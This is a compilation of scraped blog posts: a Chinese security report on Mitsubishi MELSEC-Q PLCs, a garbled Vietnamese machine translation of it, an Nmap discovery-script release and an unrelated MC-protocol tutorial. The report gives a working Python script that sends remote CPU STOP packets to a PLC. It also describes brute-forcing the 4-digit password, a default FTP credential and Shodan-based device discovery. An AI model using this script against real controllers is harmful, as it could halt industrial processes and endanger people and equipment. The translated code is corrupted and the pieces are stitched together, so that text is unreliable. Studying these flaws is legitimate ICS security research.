



三菱Q系列PLC安全分析报告(MITSUBISHI ELECTRIC MELSEC-Q series PLC Analysis Report)

[2014/08/13](https://plcscan.org/blog/2014/08/mitsubishi-electric-melsec-q-series-plc-analysis-report/)[Z-0ne](https://plcscan.org/blog/author/admin/)[Leave a comment](https://plcscan.org/blog/2014/08/mitsubishi-electric-melsec-q-series-plc-analysis-report/#respond) 21095 views

**简要分析说明**

0x1  
以Q03UDE CPU模块（自带以太网口）为例,默认状态下未修改任合扩展协议设置，端口开放了TCP/5007，UDP/5006(用于与编程软件通过以太网方式通信)。  
  
0x2  
GX Developer是三菱各系列PLC的官方编程软件，在与PLC通讯可以选择多种总线通讯方式，当然也支持以太网与PLC CPU通信。软件与PLC通讯时可以使用选择UDP（5006）或者TCP（5007），不在相同网段实现配置基于UDP广播。  
  
0x3  
通过分析软件与PLC的通讯报文，在进行关键操作时应用层报文与开放的三菱Q系列MELSEC通讯协议（[可百度](http://www.baidu.com/s?wd=%E4%B8%89%E8%8F%B1Q%E7%B3%BB%E5%88%97MELSEC%E9%80%9A%E8%AE%AF%E5%8D%8F%E8%AE%AE)）有相似之处，如果操作码,例远程读取CPU信息（0101），远程停止cpu(1002),远程reset（1006）。如果编程软件曾经和PLC之间有过通讯则可能就会造成如下视频中的状况。  
  
0x4  
启用远程口令保护后，远程操作PLC部分功能需要验证口令，三菱系列PLC密码固定为4位，验证密码时软件会请求密码验证帧，4位密码会按顺序加密成固定的有序的4字节，例如设置的密码为1111则对应57,2e,c3,fa，而4321则为54,30,c0,fa（通过密码对应关系即可组合穷举破解密码，这里虽然我们根据正确密码与错误密码返回的不同报文判断，并实现了穷举的工具，但是我们不认为有很高的命中率，并且有可能导致PLC工作异常，err灯亮）。  
  
  
0x5  
启用扩展FTP后，FTP存在默认口令用户名密码均为QNUDECPU，FTP欢迎标识明显如下图，可以作为设备识别的手段，可使用SHODAN等引擎搜索，用户登录FTP后可以使用命令获取CPU中的参数和数据等用户文件。  


**测试演示视频**

[Link to Video](https://plcscan.org/blog/demo/attacking-Mitsubishi-Q-PLC-demo.swf)

**测试代码**

#coding:utf-8

import sys

import socket

print 'ICS Security Workspace'

print 'Mitsubish Q PLC CPU Modules Remote STOP'

ip = raw\_input("enter PLC ip:")

test = socket.socket(socket.AF\_INET,socket.SOCK\_DGRAM)

test.connect((ip, 5006))

# 59 00 01 00 00 11 11 07 00 00 ff ff 03 00 00 fe 03 00 00 06 00 16 40 57 31 c1 ff

# 报文最后4个字节为密码加密字段

# 57 31 c1 ff对应1234

#test.send('\x59\x00\x00\x00\x00\x11\x11\x07\x00\x00\xff\xff\x03\x00\x00\xfe\x03\x00\x00\x06\x00\x16\x40\x57\x31\xc1\xff') #密码认证帧

#10 02 CPU停止功能码

test.send('\x57\x00\x00\x00\x00\x11\x11\x07\x00\x00\xff\xff\x03\x00\x00\xfe\x03\x00\x00\x14\x00\x1c\x08\x0a\x08\x00\x00\x00\x00\x00\x00\x00\x04\x10\x02\x08\x00\x00\x00\x01\x00')

str = repr(test.recv(1024))

print 'Send UDP CPU STOP Package'

test1 = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

test1.connect((ip, 5007))

test1.send('\x57\x00\x00\x00\x00\x11\x11\x07\x00\x00\xff\xff\x03\x00\x00\xfe\x03\x00\x00\x14\x00\x1c\x08\x0a\x08\x00\x00\x00\x00\x00\x00\x00\x04\x10\x02\x08\x00\x00\x00\x01\x00')

str1 = repr(test1.recv(1024))

print 'Send TCP CPU STOP Package'

raw\_input('enter exit')

Discovery Mitsubish Q PLC Function ：

#define MITSUBISHI\_TCP\_PORT 5007

//使用0101功能读取CPU信息

static int PlcScanMitsubishi(in\_addr\_t ipAddr)

{

int i;

int nRet = -1;

int nSockFd = -1;

struct in\_addr in;

unsigned char uchRequest[] = {0x57, 0x00, 0x00, 0x00, 0x00, 0x11, 0x11, 0x07, 0x00

, 0x00, 0xff, 0xff, 0x03, 0x00, 0x00, 0xfe, 0x03, 0x00

, 0x00, 0x14, 0x00, 0x1c, 0x08, 0x0a, 0x08, 0x00, 0x00

, 0x00, 0x00, 0x00, 0x00, 0x00, 0x04, 0x01, 0x01, 0x01

, 0x00, 0x00, 0x00, 0x00, 0x01};

unsigned char uchResponse[256] = {0};

int nResponse = 0;

#define MITSUBISHI\_CPU\_INDEX 41




#define MITSUBISHI\_CPU\_LEN 15

Password Table:  


Báo cáo phân tích an toàn PLC dòng Q của Mitsubishi (Báo cáo phân tích PLC dòng MITSUBISHI ELECTRIC MELSEC-Q)

[13/08/2014](https://plcscan.org/blog/2014/08/mitsubishi-electric-melsec-q-series-plc-analysis-report/)[Z-0ne](https://plcscan.org/blog/author/admin/)[Để lại một bình luận](https://plcscan.org/blog/2014/08/mitsubishi-electric-melsec-q-series-plc-analysis-report/#respond) 21095 lượt xem

**Mô tả phân tích ngắn gọn**

0x1  
Lấy mô-đun CPU Q03UDE (có cổng Ethernet riêng) làm ví dụ. Theo mặc định, mọi cài đặt giao thức mở rộng đều không được sửa đổi và các cổng được mở cho TCP/5007 và UDP/5006 (được sử dụng để giao tiếp với phần mềm lập trình thông qua Ethernet). 0x2 GX Developer là phần mềm lập trình chính thức cho nhiều dòng PLC khác nhau của Mitsubishi.Bạn có thể chọn nhiều phương thức giao tiếp bus khác nhau khi giao tiếp với PLC.Tất nhiên, nó cũng hỗ trợ giao tiếp Ethernet với CPU PLC. Khi phần mềm giao tiếp với PLC, bạn có thể chọn UDP (5006) hoặc TCP (5007) và cấu hình không dựa trên UDP phát sóng trong cùng một phân đoạn mạng. 0x3 Bằng cách phân tích các thông báo giao tiếp giữa phần mềm và PLC, khi thực hiện các thao tác chính, các thông báo của lớp ứng dụng tương tự như giao thức truyền thông MELSEC dòng Mitsubishi Q mở (có sẵn trên Baidu). Ví dụ: nếu mã hoạt động đọc từ xa Thông tin CPU ( [0101](http://www.baidu.com/s?wd=%E4%B8%89%E8%8F%B1Q%E7%B3%BB%E5%88%97MELSEC%E9%80%9A%E8%AE%AF%E5%8D%8F%E8%AE%AE)Nếu phần mềm lập trình đã giao tiếp với PLC có thể gây ra tình trạng như video bên dưới. 0x4 Sau khi kích hoạt bảo vệ mật khẩu từ xa, hoạt động từ xa của một số chức năng PLC yêu cầu xác minh mật khẩu.Mật khẩu PLC dòng Mitsubishi được cố định ở 4 chữ số.Khi xác minh mật khẩu, phần mềm sẽ yêu cầu khung xác minh mật khẩu và mật khẩu 4 chữ số sẽ được mã hóa theo thứ tự thành một số cố định, có thứ tự 4 chữ số. Phần ví dụ đặt mật khẩu là 1111 thì tương ứng với 57, 2e, c3, fa, 4321 tương ứng với 54, 30, c0, fa (mật khẩu có thể bị bẻ khóa triệt để thông qua mối quan hệ tương ứng với mật khẩu. Mặc dù ở đây chúng tôi sử dụng đúng mật khẩu và có lỗi. Chúng tôi đã đánh giá các thông báo khác nhau được mật khẩu trả về và triển khai một công cụ toàn diện, nhưng chúng tôi không nghĩ rằng có tỷ lệ trúng cao và nó có thể gây ra PLC hoạt động bất thường và đèn báo lỗi bật sáng). 0x5 Sau khi kích hoạt FTP mở rộng, mật khẩu mặc định cho FTP là QNUDECPU. Logo chào mừng FTP được hiển thị rõ ràng trong hình bên dưới. Nó có thể được sử dụng như một phương tiện nhận dạng thiết bị. Nó có thể được tìm kiếm bằng các công cụ như SHODAN. Sau khi đăng nhập sang FTP, người dùng có thể sử dụng các lệnh để lấy các tham số trong CPU và các tệp người dùng như dữ liệu.  
[](https://plcscan.org/blog/wp-content/uploads/2014/08/connect.png)  
  
  
[](https://plcscan.org/blog/wp-content/uploads/2014/08/connectcap.png)  
  
  
[](https://plcscan.org/blog/wp-content/uploads/2014/08/stop.png)  
  
  
[](https://plcscan.org/blog/wp-content/uploads/2014/08/testpass.png)  
[](https://plcscan.org/blog/wp-content/uploads/2014/08/attpasswd.png)  
  
  
[](https://plcscan.org/blog/wp-content/uploads/2014/08/ftptest.png)

**Video demo thử nghiệm**

[Liên kết tới Video](https://plcscan.org/blog/demo/attacking-Mitsubishi-Q-PLC-demo.swf)

**mã kiểm tra**

#coding:utf-8

import sys

import socket

print 'ICS Security Workspace'

print 'Mitsubish Q PLC Mô-đun CPU Remote STOP'

ip = raw\_input("enter PLC ip:")

test = socket.socket(socket.AF\_INET,socket.SOCK\_DGRAM )

test.connect((ip, 5006))

# 59 00 01 00 00 11 11 07 00 00 ff ff 03 00 00 fe 03 00 00 06 00 16 40 57 31 c1 ff # 4

byte cuối cùng của tin nhắn được mã hóa bằng mật khẩu Trường

# 57 31 c1 ff tương ứng với 1234

#test.send('\x59\x00\x00\x00\x00\x11\x11\x07\x00\x00\xff\xff\x03\x00\x00\xfe\x03\ x00 \x00\x06\x00\x16\x40\x57\x31\xc1\xff') #Khung xác thực mật khẩu

#10 02 Kiểm tra mã chức năng dừng CPU

.gửi('\x57\x00\x00\x00\x00\x11\x11\x07\x00\x00\xff\xff\x03\x00\x00\xfe\x03\x00\x00\x14\x00\x1c\x08\ x0a\x08\x00\x00\x00\x00\x00\x00\x00\x04\x10\x02\x08\x00\x00\x00\x01\x00')

str = repr(test.recv(1024))

print 'Gửi gói STOP CPU UDP'

test1 = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

test1.connect((ip, 5007))

test1.send('\x57 \x00\x00\x00\x00\x11\x11\x07\x00\x00\xff\xff\x03\x00\x00\xfe\x03\x00\x00\x14\x00\x1c\x08\x0a\x08\x00 \x00\x00\x00\x00\x00\x00\x04\x10\x02\x08\x00\x00\x00\x01\x00') str1 = repr(test1.recv(1024)) print 'Gửi gói TCP

CPU

STOP '

raw\_input('enter exit')

Discovery Mitsubish Q PLC Chức năng:

#define MITSUBISHI\_TCP\_PORT 5007

//使用0101功能读取CPU信息

static int PlcScanMitsubishi(in\_addr\_t ipAddr)

{

int i;

int nRet = -1;

int nSockFd = -1;

cấu trúc in\_addr trong;

char không dấu uchRequest[] = {0x57, 0x00, 0x00, 0x00, 0x00, 0x11, 0x11, 0x07, 0x00 , 0x00, 0xff, 0xff, 0x03, 0x00, 0x00, 0xfe, 0x03, 0x00 , 0x00 ,

0x14

, 0x00, 0x1c , 0x08, 0x0a, 0x08, 0x00, 0x00

, 0x00, 0x00, 0x00, 0x00, 0x00, 0x04, 0x01, 0x01, 0x01 , 0x00, 0x00, 0x00,


0x00, 0x01};

char không dấu uchResponse[256] = {0};

int nResponse = 0;

#xác định MITSUBISHI\_CPU\_INDEX 41

#xác định MITSUBISHI\_CPU\_LEN 15

Bảng mật khẩu:  
[](https://plcscan.org/blog/wp-content/uploads/2014/08/passwd.png)

# 三菱Q系列PLC以太网识别脚本（ICS Discovery Tools Releases）

[2014/08/21](https://plcscan.org/blog/2014/08/melsecq-plc-discover-tools-releases/)[Z-0ne](https://plcscan.org/blog/author/admin/)[Leave a comment](https://plcscan.org/blog/2014/08/melsecq-plc-discover-tools-releases/#respond) 21984 views

[](https://plcscan.org/blog/wp-content/uploads/2014/08/melsecq.jpg)

# 简介

三菱Q系列PLC以太网模块系统默认开放了TCP的5007端口和UDP的5006端口用于与GX软件进行通信，通过对通讯协议的分析，利用基于NMAP的脚本可以更方便快捷的实现对设备的识别和发现。

# 使用说明

Example1:  
verify IP


nmap -script melsecq-discover-udp.nse -sU -p 5006 <host>


nmap -script melsecq-discover.nse -sT -p 5007 <host>

Example2:  
verify IPList File

nmap -script melsecq-discover.nse -sT -p 5007 -iL <IPList File>

Example3:





# Releases

UDP Mode  
[Download Link](https://plcscan.org/blog/wp-content/uploads/2014/07/melsecq-discover-udp.nse_.txt)

-- Nmap Scripting Engine

-- required packages for this script

--

local bin = require "bin"

local nmap = require "nmap"

local shortport = require "shortport"

local stdnse = require "stdnse"

local string = require "string"

local table = require "table"

--Usage:

--Identify MELSEC-Q Series PLC CPUINFO

--nmap -script melsecq-discover-udp.nse -sU -p 5006 <host>

--Output Example:

--PORT STATE SERVICE REASON

--5006/udp open Mitsubishi/Melsoft udp syn-ack

--| melsecq-discover:

--|\_ CPUINFO: Q03UDECPU

description = [[

discovery Mitsubishi Electric Q Series PLC

GET CPUINFO

]]

author = "ICS Security Workspace(plcscan.org)"

license = "Same as Nmap--See http://nmap.org/book/man-legal.html"

categories = {"discovery","intrusive"}

function set\_nmap(host, port)

port.state = "open"

port.version.name = "Mitsubishi/Melsoft Udp"

port.version.product = "Mitsubishi Q PLC"

nmap.set\_port\_version(host, port)

nmap.set\_port\_state(host, port, "open")

end

function send\_receive(socket, query)

local sendstatus, senderr = socket:send(query)

if(sendstatus == false) then

return "Error Sending getcpuinfopack"

end

local rcvstatus,response = socket:receive()

if(rcvstatus == false) then

return "Error Reading getcpuinfopack"

end

return response

end

portrule = shortport.port\_or\_service(5006, "Melsoft/TCP", "udp")

action = function(host,port)

local getcpuinfopack = bin.pack("H","57000000001111070000ffff030000fe03000014001c080a080000000000000004" .. "0101" .. "010000000001")

local response

local output = stdnse.output\_table()

local sock = nmap.new\_socket()

local constatus,conerr = sock:connect(host,port)

if not constatus then

stdnse.print\_debug(1,

'Error establishing connection for %s - %s', host,conerr

)

return nil

end

response = send\_receive(sock, getcpuinfopack)

local mel, pack\_head = bin.unpack("C", response, 1)

-- local mel, space\_id = bin.unpack("C", response, 55)

local offset = 0

if ( pack\_head == 0xd7) then

-- if ( space\_id == 0x20) then

local mel

local mel, cpuinfo = bin.unpack("z", response, 42 + offset)

output["CPUINFO"] = string.sub(cpuinfo, 1, 16)

set\_nmap(host, port)

sock:close()

return output

-- end

else

sock:close()

return nil

end

end


TCP Mode  
[Download Link](https://plcscan.org/blog/wp-content/uploads/2014/07/melsecq-discover.nse_.txt)

這個通訊協定分為串列介面(4C,3C,2C,1C)、網路介面(4E,3E,1E)


我這次使用的是 Q03UDVCPU ，使用網路介面，所以用 3E frame，

**設定PLC的通訊**


請開GX Work2 建立新程式




選擇PLC 系列 與 Type




連線設定




各種連線方式都可以，先要連的上PLC




在專案中選擇PLC 參數




設定IP，通訊資料碼維持在二進制 ，下面介紹會以二進制格式講解



按 Open Setting，設定MC Protocol 通訊協定



將參數寫入到PLC



寫完之後要斷電重開

**通訊測試(二進制 3E frame format)**

PC端我用C# 寫Socket程式

我直接從結果介紹起，如果讀者傳送這個指令都沒有回碼了，就不用繼續往下測了。

送碼 (讀兩筆資料)

500000FFFF03000C00010001040000000000A80200

回碼 (正常回應兩筆資料)

D00000FFFF03000600000000000000

**指令結構(二進制格式)**

**5000 00 FF FF03 00 0C00 0100 0104 0000 000000 A8 0200**

**標頭(Header)，E71模組會自動添加，因此這邊送碼不用加 +**

**副標頭(Subheader) +**

**網路編號(Network No.) +**

**PC編號(PC No.) +**

**請求目標模組I/O編號(Request destination module I/O No.) +**

**請求目標模組站號(Request destination module station No.) +**

**請求資料長度(Request data length) +**

**監視計時器(Monitoring timer) +**

**指令(Command) +**

**子指令(Subcommand) +**

**暫存器位址(Device number) +**

**暫存器代碼(Device code) +**

**暫存器數(Number of device points)**

**D000** **00** **FF** **FF03** **00** **0600** **0000** **0000** **0000**

**標頭(Header)，E71模組會自動添加，因此這邊送碼不用加 +**

**副標頭(Subheader) +**

**網路編號(Network No.) +**

**PC編號(PC No.) +**

**請求目標模組I/O編號(Request destination module I/O No.) +**

**請求目標模組站號(Request destination module station No.) +**


**請求資料長度(Request data length) +**

**錯誤碼(Error code) +**

**資料1(Data1) +**

**資料2(Data2)**

**詳細解說格式**



**請求主要由6個區塊組成**

Header + Subheader + Access route + Request data length + Monitoring timer + Request data

**標頭區塊，0 Byte (Header)**

E71模組會自動添加，因此這邊送碼不用加

**子標頭區塊，2 Byte (Subheader)**

3E frame 固定送碼 5000，固定回碼D000

**存取路徑區塊，5 Byte (Access route)**

網路編號 + PC編號 + 請求目的模組I/O編號 + 請求目的模組站號

(Network No. + PC No. + Request destination module I/O No. + Request destination module station No.)

一對一訪問時，網路編號指定00、PC編號指定FF

沒使用請求目的模組時，請求目的模組I/O編號固定FF03，請求目的模組站號固定00

**請求資料長度區塊，2 Byte (Request data length)**

後面兩個區塊(Monitoring timer + Request data)的Byte數，**注意：Low Byte 先放**

**監視計時器區塊，2 Byte**

單位為250 ms，**注意：Low Byte 先放**


**請求資料區塊，(讀取指令10 Byte，寫入指令10+2N Byte)**

讀取Word資料指令(2 + 2 + 3 + 1 + 2  Byte)： 指令+子指令+暫存器位址+暫存器代碼+暫存器數

寫入Word資料指令(2 + 2 + 3 + 1 + 2 + 2 \* N Byte)： 指令+子指令+暫存器位址+暫存器代碼+暫存器數+資料

**注意：2 Byte 及 3Byte 的資料 Low Byte 先放**

**暫存器代碼**




例 D1000 暫存器：

